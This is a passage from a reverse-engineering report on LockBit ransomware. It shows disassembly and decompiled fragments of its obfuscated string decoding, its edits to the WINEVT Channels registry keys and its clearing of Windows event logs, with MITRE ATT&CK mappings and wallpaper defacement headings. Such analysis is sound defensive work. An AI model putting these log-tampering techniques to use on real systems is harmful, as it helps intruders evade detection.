7663FCE6    FF25 1CD66876   jmp dword ptr ds:[<&OpenSCManagerW>]   JMP.&OpenSCManagerW
7663FCEC    CC              int3
7663FCED    CC              int3
7663FCEE    CC              int3
7663FCEF    CC              int3
7663FCF0    CC              int3
7663FCF1    CC              int3
7663FCF2    CC              int3
7663FCF3    CC              int3
7663FCF4    CC              int3
```

```
007390F6    8D45 A0         lea eax,dword ptr ss:[ebp-60]
007390F9    C700 45A08AEF   mov dword ptr ds:[eax],EF8AA045     eax:L"EventLog"
007390FF    C740 04 65A092EF mov dword ptr ds:[eax+4],EF92A065  eax+4:L"entLog"
00739106    C740 08 74A0B0EF mov dword ptr ds:[eax+8],EFB0A074  eax+8:L"tLog"
0073910D    C740 0C 6FA09BEF mov dword ptr ds:[eax+C],EF9BA06F
00739114    C740 10 00A0FCEF mov dword ptr ds:[eax+10],EFFCA000
0073911B    6A 05           push 5
0073911D    50              push eax                        eax:L"EventLog"
0073911E    E8 1D81FFFF     call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.731240
00739123    68 24000100     push 10024
00739128    8D45 A0         lea eax,dword ptr ss:[ebp-60]
0073912B    50              push eax                        eax:L"EventLog"
0073912C    FF75 FC         push dword ptr ss:[ebp-4]       [ebp-4]:"¸½ï"
0073912F    FF15 2C567500   call dword ptr ds:[75562C]
00739135    8945 F8         mov dword ptr ss:[ebp-8],eax
00739138    837D F8 00      cmp dword ptr ss:[ebp-8],0
0073913C    74 68           je 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.7391A6
0073913E    6A 1C           push 1C
00739140    6A 00           push 0
00739142    8D45 D8         lea eax,dword ptr ss:[ebp-28]
00739145    50              push eax                        eax:L"EventLog"
00739146    FF15 28547500   call dword ptr ds:[755428]
```

```
7663FCFE    CC              int3
7663FCFF    CC              int3
7663FD00    8BFF            mov edi,edi                     OpenServiceW
7663FD02    55              push ebp
7663FD03    8BEC            mov ebp,esp
7663FD05    5D              pop ebp
7663FD06    FF25 0CD66876   jmp dword ptr ds:[<&OpenServiceW>]   JMP.&OpenServiceW
7663FD0C    CC              int3
7663FD0D    CC              int3
7663FD0E    CC              int3
7663FD0F    CC              int3
7663FD10    CC              int3
7663FD11    CC              int3
7663FD12    CC              int3
7663FD13    CC              int3
```


```
7663FE5E    CC              int3
7663FE5F    CC              int3
7663FE60    8BFF            mov edi,edi                     QueryServiceStatusEx
7663FE62    55              push ebp
7663FE63    8BEC            mov ebp,esp
7663FE65    5D              pop ebp
7663FE66    FF25 40D66876   jmp dword ptr ds:[<&QueryServiceStatusEx>]   JMP.&QueryServiceStatusEx
7663FE6C    CC              int3
7663FE6D    CC              int3
7663FE6E    CC              int3
7663FE6F    CC              int3
7663FE70    CC              int3
7663FE71    CC              int3
7663FE72    CC              int3
7663FE73    CC              int3
7663FE74    CC              int3
7663FE75    CC              int3
7663FE76    CC              int3
7663FE77    CC              int3
7663FE78    CC              int3
7663FE79    CC              int3
7663FE7A    CC              int3
7663FE7B    CC              int3
7663FE7C    CC              int3
```





17.2 Setting Registry Keys:

Prior to the deletion of the Services and processes Lock bit firstly creates a Registry value at the run time which is shown as follows:




Now after creating this registry value Lockbit enumerates directories of the following registry path : **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels**

And the registry value of the Access Channel is changed to the value that is generated at run time as shown above:


```
106  v5[6] = -268656525;
107  sub_401240(v5, 7);
108  v11 = 0;
109  if ( !((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegCreateKeyExW)(
110          -2147483646,
111          v3,
112          0,
113          0,
114          0,
115          131359,
116          0,
117          &v11,
118          0) )
119  {
120    for ( i = 0; ((int (__stdcall *)(int, int, _DWORD *, int))stru_4255EC.ptr_RegEnumKeyW)(v11, i, v1, 260) != 259; ++i )
121    {
122      v10 = 0;
123      if ( !((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegCreateKeyExW)(
124              v11,
125              v1,
126              0,
127              0,
128              0,
129              131359,
130              0,
131              &v10,
132              0) )
133      {
134        v7 = 0;
135        if ( !((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegSetValueExW)(
136                v10,
137                v6,
138                0,
139                4,
140                &v7,
141                4)
142          && !((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))stru_4255EC.ptr_RegSetValueExW)(
143                v10,
144                v5,
```

```
mov ebp,esp
sub esp,380
lea eax,dword ptr ss:[ebp-120]
mov dword ptr ds:[eax],EFB3A053                 eax:L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+4],EFA8A046               eax+4:L"FTWARE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+8],EF8DA057               eax+8:L"WARE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+C],EFB9A052               eax+C:L"RE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+10],EFB1A05C              eax+10:L"\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+14],EF9FA069              eax+14:L"icrosoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+18],EF93A072              eax+18:L"rosoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+1C],EF93A073              eax+1C:L"soft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+20],EF88A066              eax+20:L"ft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+24],EFABA05C              eax+24:L"\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+28],EF92A069              eax+28:L"indows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+2C],EF93A064              eax+2C:L"dows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+30],EF8FA077              eax+30:L"ws\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+34],EF8FA05C              eax+34:L"\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+38],EF8EA075              eax+38:L"urrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+3C],EF99A072              eax+3C:L"rentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+40],EF88A06E              eax+40:L"ntVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+44],EF99A056              eax+44:L"Version\\WINEVT\\Channels"
mov dword ptr ds:[eax+48],EF8FA072              [eax+48]:"de.\r\r\n$"
mov dword ptr ds:[eax+4C],EF93A069              eax+4C:L"ion\\WINEVT\\Channels"
mov dword ptr ds:[eax+50],EFA0A06E              eax+50:L"n\\WINEVT\\Channels"
mov dword ptr ds:[eax+54],EFB5A057              eax+54:L"WINEVT\\Channels"
mov dword ptr ds:[eax+58],EFB9A04E              eax+58:L"NEVT\\Channels"
mov dword ptr ds:[eax+5C],EFABA056              eax+5C:L"VT\\Channels"
mov dword ptr ds:[eax+60],EFBFA05C              eax+60:L"\\Channels"
mov dword ptr ds:[eax+64],EF9DA068              eax+64:L"hannels"
mov dword ptr ds:[eax+68],EF92A06E              eax+68:L"nnels"
mov dword ptr ds:[eax+6C],EF90A065              eax+6C:L"els"
mov dword ptr ds:[eax+70],EFFCA073
push 1D
push eax                                        eax:L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.731240
lea eax,dword ptr ss:[ebp-178]
mov dword ptr ds:[eax],EFA5A053                 eax:L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+4],EFA8A053               eax+4:L"FTWARE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+8],EFB1A045               eax+8:L"WARE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+C],EFBFA05C               eax+C:L"RE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+10],EF8EA075              eax+10:L"\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+14],EF99A072              eax+14:L"icrosoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
mov dword ptr ds:[eax+18],EF88A06E              eax+18:L"rosoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\WINEVT\\Channels"
```


```
CC                      int3
8BFF                    mov edi,edi             RegCreateKeyExW
55                      push ebp
8BEC                    mov ebp,esp
5D                      pop ebp
FF25 F4D26876           jmp dword ptr ds:[<&RegCreateKeyExW>]   JMP.&RegCreateKeyExW
CC                      int3
CC                      int3
CC                      int3
```




This is the registry value before:





And this is the registry value after:



After setting the registry values lock bit makes the following API calls **OpenEventLogW, ClearEventLogW** and **CloseEventlogW** which is shown as follows:







So the mitre mapping will be as follows :


#1 **Defence Evasion** as **tactic**


a. **Indicator Removal** as **technique.**

i. **Clear Window Event Logs** as **sub-technique**


18. Generating and Setting Ransom Wallpaper:


18.1 Generating Files in Program Directory:






18.2 Setting Registry Keys of Icon and Wallpaper







So the mitre mapping will be as follows :


#1 **Impact** as **tactic**

a. **Defacement** as **technique.**

